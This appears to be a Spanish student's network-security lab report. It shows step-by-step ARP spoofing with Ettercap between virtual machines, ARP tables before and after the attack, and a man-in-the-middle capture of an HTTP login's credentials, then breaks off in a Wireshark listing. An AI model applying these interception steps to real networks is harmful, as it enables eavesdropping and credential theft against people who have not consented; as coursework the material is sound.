

Índice:


Ejercicio 1	2
a) Utiliza software (Windows o GNU/Linux) para “recrear o simular” una amenaza en una red	2
b) Uso de netstat para análisis de puertos en Window y GNU/Linux.....	9
c) Uso de software (Windows o GNU/Linux) para un análisis de puertos de un equipo en la red	10
d) Inyección SQL	11

Ejercicio 1


a) Utiliza software (Windows o GNU/Linux) para “recrear o simular” una amenaza en una red

Solución:


Para **ARP Spoofing** usaré **Ettercap** lo que haremos es seleccionar el interfaz para realizar el ataque



Iniciamos un escaneo para descubrir hosts clicamos en **Host List**



Clicamos en la lupa para escanear hosts a través de un ping



Una vez escaneados seleccionamos el **Objetivo 1** que será la víctima y el **Objetivo 2** que será la IP de la puerta de enlace.





Tabla ARP antes del spoofing



```


Win10_SRI [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Símbolo del sistema
C:\Users\Usuario>arp -a

Interfaz: 192.168.1.40 --- 0x3
Dirección de Internet      Dirección física      Tipo
192.168.1.1                00-04-56-62-44-04    dinámico
192.168.1.44               08-00-27-d9-c0-93    dinámico
192.168.1.85               a0-6f-aa-98-b2-f3    dinámico
192.168.1.233              24-ce-33-5c-04-fa    dinámico
192.168.1.244              02-eb-d8-0d-fb-98    dinámico
192.168.1.255              ff-ff-ff-ff-ff-ff    estático
192.168.60.44              08-00-27-d9-c0-93    dinámico
224.0.0.2                  01-00-5e-00-00-02    estático
224.0.0.22                 01-00-5e-00-00-16    estático
224.0.0.251                01-00-5e-00-00-fb    estático
224.0.0.252                01-00-5e-00-00-fc    estático
239.255.255.250            01-00-5e-7f-ff-fa    estático

C:\Users\Usuario>
  
```

Miguelillo

Seleccionamos ARP poisoning



Parrot [Corriendo] - Oracle VM VirtualBox

Applications Places System

Ettercap 0.8.3.1 (EB)

Fri Nov 3, 21:08

Host List x

IP Address	MAC Address	Description
192.168.1.1	00:04:56:62:44:04	
192.168.1.2	00:E0:4C:E3:8B:BC	
192.168.1.25	50:EC:50:12:C8:D7	
192.168.1.40	08:00:27:E9:46:37	
192.168.1.74	80:A5:89:90:DB:A2	
192.168.1.85	A0:6F:AA:98:B2:F3	
192.168.1.94	02:EB:D8:0D:FB:98	
192.168.1.161	50:C2:E8:8E:2D:6B	
192.168.1.196	92:26:3F:B4:A5:B9	
192.168.1.197	BA:D7:22:F7:61:FB	
192.168.1.199	08:00:27:46:71:1D	
192.168.1.221	EC:9C:32:78:7C:5B	
192.168.1.233	24:CE:33:5C:04:FA	Android.local
192.168.1.244	02:EB:D8:0D:FB:98	


Delete Host Add to Target 1 Add to Target 2

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
14 hosts added to the hosts list...
Host 192.168.1.40 added to TARGET1
Host 192.168.1.1 added to TARGET2

Menu Ettercap (as superuser) (as superuser)

Miguelillo

Seleccionamos Ok



Capturamos con Wireshark **ARP** y vemos como le asigna la **MAC** del equipo atacante a la **IP** del **Gateway**






Tabla ARP después




Man in the middle


Una vez hemos hecho el **ARP Spoofing** cuando salga a internet por el **Gateway** pasará por nuestro equipo en este caso intentamos loguearnos en una web con http donde el tráfico esta sin cifrar. Para capturarlo escogemos la victima y clicamos **Add to Target 1**



Loguemos en una web



Y en la aplicación de **Ettercap** nos dará la web a la que has accedido el usuario y la contraseña y la URL



Con el whire shark también podemos obtener información

Parrot [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications Places System Fri Nov 3, 20:10

*enp0s3 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
11...	87.53166...	81.88.48.79	192.168.1.40	HTTP	396	HTTP/1.1 200 OK (GIF89a)
11...	87.61486...	81.88.48.71	192.168.1.40	HTTP	680	HTTP/1.1 200 OK (GIF89a)
11...	87.61486...	81.88.48.71	192.168.1.40	HTTP	641	HTTP/1.1 200 OK (GIF89a)
11...	87.61486...	81.88.48.71	192.168.1.40	HTTP	1058	HTTP/1.1 200 OK (GIF89a)
11...	87.61486...	81.88.48.71	192.168.1.40	HTTP	1174	HTTP/1.1 200 OK (GIF89a)
11...	87.61494...	81.88.48.71	192.168.1.40	HTTP	454	HTTP/1.1 200 OK (GIF89a)
11...	87.61889...	81.88.48.71	192.168.1.40	HTTP	1488	HTTP/1.1 200 OK (GIF89a)
11...	87.86051...	81.88.48.71	192.168.1.40	HTTP	1259	HTTP/1.1 200 OK (GIF89a)
